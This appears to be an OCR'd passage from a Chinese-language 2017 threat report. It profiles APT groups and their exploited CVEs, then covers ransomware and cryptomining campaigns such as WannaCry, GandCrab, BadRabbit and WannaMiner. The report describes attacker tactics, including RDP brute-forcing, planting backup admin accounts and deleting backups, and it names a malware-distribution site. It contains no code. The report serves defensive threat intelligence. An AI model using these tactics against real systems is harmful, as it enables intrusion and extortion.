


图 133 “海德薇”组织使用的钓鱼邮件关键字

4.2 针对外国攻击的 APT 组织

4.2.1 APT28 组织

APT28 组织被怀疑和俄罗斯有关，该组织相关攻击时间最早可以追溯到 2007 年。其主要目标包括国防工业、军队、政府组织和媒体。期间使用了大量 0day 漏洞，相关恶意代码除了针对 windows、Linux 等 PC 操作系统，还会针对苹果 IOS 等移动设备操作系统。

该组织擅长使用各种 0day 漏洞进行攻击，在 2017 年的攻击行动中使用的 0day 漏洞就有如下几种：

1. Microsoft Office EPS（Encapsulated PostScript）漏洞 CVE-2017-0262。
2. Microsoft Windows 本地提权漏洞 CVE-2017-0263。
3. Flash 漏洞 CVE-2017-11292。

4.2.2 APT29 组织

APT29 据信也是一个和俄罗斯相关的组织。2017 年，有国外厂商披露了与该组织相关的木马 HAMMERTOSS 的攻击手法：

1. 使用 twitter 发的推文作为 HAMMERTOSS 连接的目标。
2. HAMMERTOSS 会访问 github 进行图片下载，之后再调用 twitter 的接口进行解密，隐蔽性极强。

2017 年该组织更是使用了 WMI 无文件型后门来完成后门的本地持久化并存储 PowerShell 后门代码。

4.2.3 Turla 组织

Turla APT 组织，也被称为 Snake 或者 Uroboros，是迄今为止最为高级的威胁组织之一。该网络间谍组织已经存在长达 8 年的时间，却很少被人知道。该组织成员均说俄语，并且还发现其利用卫星通信中固有的安全缺陷来隐藏自己的位置和实施间谍活动。

该组织在 2017 年挖掘并利用了 Microsoft Office EPS 漏洞 CVE-2017-0261 进行攻击。

4.2.4 FIN7 组织

FIN7（也被称为 Anunak 或银行大盗 Carbanak）是目前为止组织最为严密的复杂网络犯罪组织，自 2017 年初起开始活跃，因攻击美国公司窃取支付卡数据而广为人知。

FIN7 向来使用取巧、定制的鱼叉式网络钓鱼诱饵发动攻击。一旦目标遭遇感染，FIN 7 会在网络中横向活动，使用各种反取证技术规避检测。该组织习惯于使用对象链接与嵌入（OLE）技术，通过在 Word 文档中嵌入 LNK 文件来分发恶意软件。在攻击中经常采用“无文件”攻击方式，即没有文件写入磁盘。

2017 年 5 月，与 Carbanak Gang 存在关系的 FIN7 利用 Windows 兼容性修复程序 Shim 攻击美国证券交易委员会（SEC）；2017 年 6 月， FIN7 利用新的无文件多段式攻击瞄准美国连锁餐厅。

4.2.5 Donot 组织

Donot 组织，是一个 2017 年被新曝光的组织，该组织被怀疑是南亚的组织，攻击的目标为巴基斯坦。

攻击中黑客使用了一种名为 yty 的新型后门木马，其主要功能为文件收集，截图和键盘记录。从代码结构上看该木马与 EHDevel 木马的创建者 Donot Team 的代码极为相似，因此有理由认为该组织会继续攻击南亚地区。而 EHDevel 木马曾经被认为与白象相关。

4.2.6 Group123 组织

Group 123 是一个来自朝鲜的黑客组织，专门针对韩国进行情报搜集和破坏性恶意软件活动。同样该组织擅长针对韩国进行攻击，对韩国政府的办公手法极其熟悉，并会使用 0day 进行攻击，最新的 0day 攻击事件为利用 flash 漏洞 CVE-2018-4878 进行文档投递攻击。

2017 年至今一共进行了 6 次行动。攻击形式分为以下几种，其中文档类的均围绕 HWP 文档进行攻击：

1. 采用鱼叉攻击，将 HWP 文档作为邮件附件，并利用 EPS 漏洞 CVE-2013-0808 来释放 shellcode，最后下载 ROKRAT 恶意软件。
2. 采用 Hancom 的 Hangul 作为恶意文档的载体进行攻击。
3. 利用 CVE-2017-0199 漏洞文档进行投放。

4.2.7 Dark Caracal 组织

Dark Caracal 为黎巴嫩安全总局（GDGS）旗下的一个情报机构，主要针对外部国家进行攻击。目前该组织已经成功窃取了来自 21 个以上国家和数千名受害者的数百 GB 数据，其中包括个人信息和政府数据。其中 Android 设备数据占据了 60%。

Dark Caracal 目前涉及多平台并且有 90 个 IOC 与其有关，其中包括 26 个桌面恶意软件，11 个 Android 恶意软件和 60 个下载服务器和 C&C 服务器 IP。

在 Android 系统上，该组织攻击类型有三种，发送短信，Facebook 群组帖子和 WhatsApp。当用户点击相关链接后，会使用被篡改的合法程序（如 WhatsApp，Signal 和 Tor 相关应用程序）来分发恶意软件 Pallas。

在桌面系统上，Dark Caracal 会进行鱼叉攻击，利用邮件进行投放。最后利用 CrossRAT 进行远程控制。

除此之外，该组织还有多个钓鱼网站，并且还有一个用来分发 Android 恶意软件 Pallas 的网站（http://secureandroid.info/），通过这些基础设施的进行溯源可以发现，该组织确实与黎巴嫩安全总局相关。

4.2.8 MuddyWater 组织

“污水”（MuddyWater）APT 组织近两年开始活跃，该 APT 组织主要针对中东国家。2017 年以来 MuddyWater 发起了一波新的 APT 攻击，主要目标是土耳其、巴基斯坦、塔吉克斯坦。

在最新的攻击案例中，该组织通过使用精心构造的钓鱼文档，诱使目标人员打开文档并启用文档宏，文档中的恶意宏执行后，释放两个文件，VBS 文件及 powershell 文件，最终 powershell 后门执行，与 C&C 进行通信。

MuddyWater APT 组织近年来来持续活跃在中东地区，从 2017 年被曝光以来该 APT 组织不但没有停止攻击，反而更加积极的改进攻击武器。目前该 APT 组织有着成熟的 js、powershell 后门程序和完整的混淆反查杀流程。

4.2.9 DarkHotel 组织

Darkhotel 是一个存在了近十年的间谍组织，于 2014 年 11 月首次被卡巴斯基公司在一份报告中曝光。该组织最初主要针对亚太地区商务旅游的公司高管，包括来自朝鲜、日本、俄罗斯、孟加拉国、泰国、台湾、中国、美国、印度、莫桑比克、印度尼西亚以及泰国的首席执行官、高级副总裁、顶尖研发工程师、销售和营销主管等。研究发现，该组织成员可能来自韩国。

2017 年，该组织再次对韩国发起攻击，他们开始使用一种称为“Inexsmar”的攻击手段，对政治人物进行了针对性入侵。这种攻击使用新的有效载荷传递机制而非完整的 0-day 开发技术，并以社会工程学与相对复杂的木马混合感染其选定的受害者群体。

而在该次攻击中所使用的钓鱼文件与 KONNI 攻击中使用的文件几乎一致，只是其标题为“平壤电子邮件列表——2016 年 9 月”。

五、

挖矿与勒索攻击态势观察

2017 年以来，随着数字货币价格的一路高涨，再到一泻千丈，我们见证了挖矿攻击的寥寥无几到大规模泛滥。如今数字货币价格仍在不断波动，黑客们投放挖矿恶意样本的热情却仍然不减。

相对于挖矿类攻击，勒索病毒相对历史悠久，而数字货币的增长也同样带动勒索病毒的井喷式爆发。本章我们将这两个与现今黑客经济利益密切挂钩的攻击形式放在一起进行讨论。

5.1 勒索与挖矿攻击趋势分析

2017 年 5 月，勒索病毒 WannaCry 与永恒之蓝的“联姻”，让勒索软件第一次犹如坐火箭一般飞速传播，并直接推动了后续勒索病毒的井喷式爆发。




图 134 2017 年逐月新增勒索病毒数量

与 WannaCry 不同，大多数勒索软件仍使用鱼叉邮件等传统方式进行传播。如：Locky、Cerber 以及 2017 年上半年的 Globelmposter。同时，黑客通过批量扫描主机并利用系统各种弱点进行入侵并勒索的案例在 2017 年下半年越来越多，如通过 RDP 弱口令入侵，通过 sql server 漏洞进行入侵等等。入侵后的勒索目标也越来越有针对性，针对服务器的勒索通常会加密数据库，而针对个人主机的勒索通常会加密敏感文件。




图 135 2017 年流行勒索病毒数量分布

2017 年下半年，黑客似乎发现了勒索病毒的局限性，大多数人即使中了勒索病毒也是一格了之，很少有人会真正支付赎金。于是黑客开始热衷于“闷声发大财”式的挖矿攻击。这直接导致了挖矿攻击在下半年数量出现猛增。




图 136 2017 年逐月新增挖矿木马数量

在挖矿木马对目标币种的选择上，随着比特币计算难度的持续增长，投放比特币类挖矿恶意样本所获得的收益越来越小，攻击者逐渐将目标转向了另一个币种-门罗币。这也是近半年以来，该币种的恶意样本逐渐增多的原因。攻击者利用各种漏洞攻击，鱼叉攻击开启了新一轮敛财大赛，更有甚者还玩起了黑吃黑的把戏，攻击成功后将别人的挖矿木马全部杀掉。

通过下图可以看出，目前挖矿木马针对目标币种的选择最青睐于门罗币，其次是达世币，比特币，大零币。




图 137 挖矿攻击目标币种分布

在挖矿木马的传播方式上以漏洞传播为主。随着游戏行业的发展，外挂辅助，破解程序嵌入挖矿木马的事件也越来越多。




图 138 挖矿攻击利用方式分布

在漏洞传播的攻击方式中，“永恒之蓝”尤为瞩目。




图 139 挖矿攻击使用漏洞分布

挖矿木马的涉猎平台也非常广泛，涵盖 Windows,Linux,Android 以及大多数 IoT 设备系统。




图 140 挖矿攻击目标平台分布

2017 年 9 月，一家公司推出了挖掘门罗币的 Coinhive 技术。Coinhive 是用 JavaScript 编写的一段代码，任何网站都可以简单地将其嵌入到他们的网站中。这样当有用户访问相应加载 Conhive 脚本的网站时，在用户不知情的情况下，消耗用户资源进行挖矿，黑客即可获利。然而，这项技术推广仅几天时间后，就如同打开了“潘多拉”魔盒一样，相关方法被大量传播到了地下黑客论坛中，现今已成为很多网站“挂马”的最常见目的。2017 年下半年，各种网页挖矿木马如雨后春笋般不断出现，coinhive 为主力军，除此之外 DeepMiner 成为 coinhive 被大量查杀后出现的新生力量。




图 141 各类网页挖矿技术应用占比

5.2 典型勒索攻击案例

2017 年全年，Locky、Cerber 勒索软件变种继续掌控勒索软件大军局面，传播手段多为钓鱼邮件传播。

同时，勒索软件已经开始结合其他方式进行高效传播。比如 WannaCry、NotPetya 和 Badrabbit 等借助 MS17-010 漏洞进行传播。

另外，勒索病毒已想方设法逃避各种虚拟机检测、沙箱检测、杀毒软件检测甚至机器学习检测。

而且有黑客开始瞄准公网上开启了 RDP 远程桌面服务的服务器。利用类似“NLBrute”的 RDP 暴力破解工具进行弱口令枚举。一旦命中密码便登陆连接建立备份管理账户，即使原有的密码改了也能再次回连被入侵的主机。之后会下载安装底层的恶意软件，关闭或者重置安全防护软件。在必要的时候，还会使用类似本地内核提权漏洞来提升权限。

入侵成功后，攻击者通常会关闭数据库服务，启动勒索软件来加密数据库，并删掉备份文件防止受害者在未付款的情况下恢复数据。

勒索软件的攻击目标已经不局限于 windows 平台，目前已经向工控设备、IoT 设备（sambacry）、linux 系统、mac 系统、android 系统伸出魔爪。

5.2.1 利用漏洞进行勒索软件传播

1. 勒索软件使用漏洞利用工具包进行传播

2017 年年底，一款名为 GandCrab 的勒索软件借助 RIG EK 以及 GrandSoft EK 两款漏洞利用工具包（exploit kit）进行传播。

GrandCrab 并没有要求受害者使用流行的 Bitcoin 货币来支付，而是用到了知名度较低的一款加密货币：Dash（达世币）。这表明攻击者追求的是在匿名性方面以及交易费方面比 BTC 更加优秀的加密货币。

加密之后，GandCrab 会在原文件名后面加上.GDCB 后缀。当 GandCrab 加密完受害者机器上的文件之后，受害者机器上会出现一个名为 GDCB-DECRYPT.txt 的文件。GDCB-DECRYPT.txt 文件内容会告

知受害者当前系统上的文件已被加密，并且提供了一份网关列表让受害者可以通过 Tor 访问支付赎金的网址。

2. 利用“永恒之蓝”进行勒索软件传播

该类案例诸如 WannaCry，Petya 等已经在过去的报告中多次提及，不再做过多描述。

5.2.2 利用水坑攻击传播勒索软件

“BadRabbit”是通过水坑攻击传播的勒索软件，通过伪装成 Flash Player 更新包的方式植入到用户电脑，诱导用户安装。一旦安装成功，就会对系统中重要文件进行加密，并篡改 MBR。病毒还会尝试通过弱密码进行共享传播，并且会使用永恒浪漫（EternalRomance）工具对应的漏洞进行传播。

与 Petya 类似，BadRabbit 也是针对乌克兰等国家进行的定向勒索攻击，在通过水坑攻击方式攻击成功后，会通过 SMB 协议漏洞或弱密码进行内网横向传播，犹如一颗定向炸弹在内网中爆炸。

5.2.3 利用鱼叉攻击传播勒索软件

利用鱼叉邮件传播一直是勒索软件传播的最基本方式，2017 年这种方式仍然普遍。

1. “Globelmposter”勒索软件兴起，多起定向投放案例

“Globelmposter”可以称得上是 2017 年通过邮件传播的勒索软件中的明星。该勒索软件运行后，会对 PC 上的敏感目录文件（包含程序文件）进行加密，并篡改被加密文件的扩展名。最后显示 Read_ME.html 文件，索要赎金。这些 Read_ME.html 文件位于被加密的每个文件夹，包含有关如何访问的信息付款网站，并将您的文件恢复。目前已发现的“GlobeImposter”勒索软件变种已达数十种。

2017 年下半年，各种服务器被 GlobeImposter 勒索的案例不胜枚举，其主要是由于服务器自身安全性较弱导致。黑客利用服务器的各种远程服务的弱密码（RDP，SSH 等），各种安全漏洞（SMB 协议漏洞，Struts2 漏洞等）进入服务器并植入勒索软件。

2. “Locky”新变种“lukitus“展开对我国企事业单位大规模攻击

2017 年我们监控到的 Locky 勒索攻击仍主要通过邮件传播。邮件附件通常包含一个压缩包，压缩包中包含一个名为 fax[随机数字或字母].js 的脚本文件，脚本运行后会下载 Locky 勒索木马的最新变种并执行。

新版本 Locky 与之前的样本联网获取密钥的方式类似，但连接的 URL 由[恶意域名]/checkupdate 变为了[恶意域名]/imageload.cgi。

5.3 典型挖矿攻击案例

2017 年下半年以来，相较于勒索攻击，黑客开始对于挖矿更加情有独钟。

无论是 PC 端的 Windows 平台、Linux 平台、Mac 平台还是移动平台的 Android 系统都已经出现了不同类型的挖矿木马。挖矿木马的植入方式也是多种多样，在 Windows 平台上大多利用 MS17-010 系列漏洞进行攻击，少数利用 RDP 协议等的弱密码进行攻击，在 Linux 平台上大多利用各种 Web 应用漏洞进行攻击，如：Wordpress 漏洞，Apache Struts2 漏洞，JBoss 漏洞，以及 Weblogic 漏洞等。

5.3.1 利用漏洞进行挖矿攻击

1. 可通过 U 盘传播的挖矿木马

2017 年，“震网三代”漏洞（CVE-2017-8464）被曝光。和此前震网病毒所使用的漏洞类似，可被用来攻击基础设施、存放关键资料的核心隔离系统等，对政企单位的内网安全有较大威胁。攻击者将挖矿木马放入 U 盘等移动存储中，同时结合震网三代漏洞，借此入侵多数内网隔离主机。

2. 通过永恒之蓝漏洞进行传播的挖矿蠕虫木马 WannaMiner

2017 年底，一个名为 WannaMiner 的挖矿木马借助“永恒之蓝”大规模传播。短时间内感染了大量内网主机，支持内网自更新，并构建成一个挖矿僵尸网络，自行传播并感染其他主机。WannaMiner 的传播模块和挖矿模块都集合在一个压缩包中，感染成功后自行解压并运行。该木马还会自行更新配置表，获取最新的连接矿池地址。

3. 僵尸网络 Mykings，利用永恒之蓝定点构造僵尸网络进行挖矿。

除 WannaMiner 之外，2017 年年中还有一个比较流行的利用永恒之蓝传播的挖矿僵尸网络-Mykings。

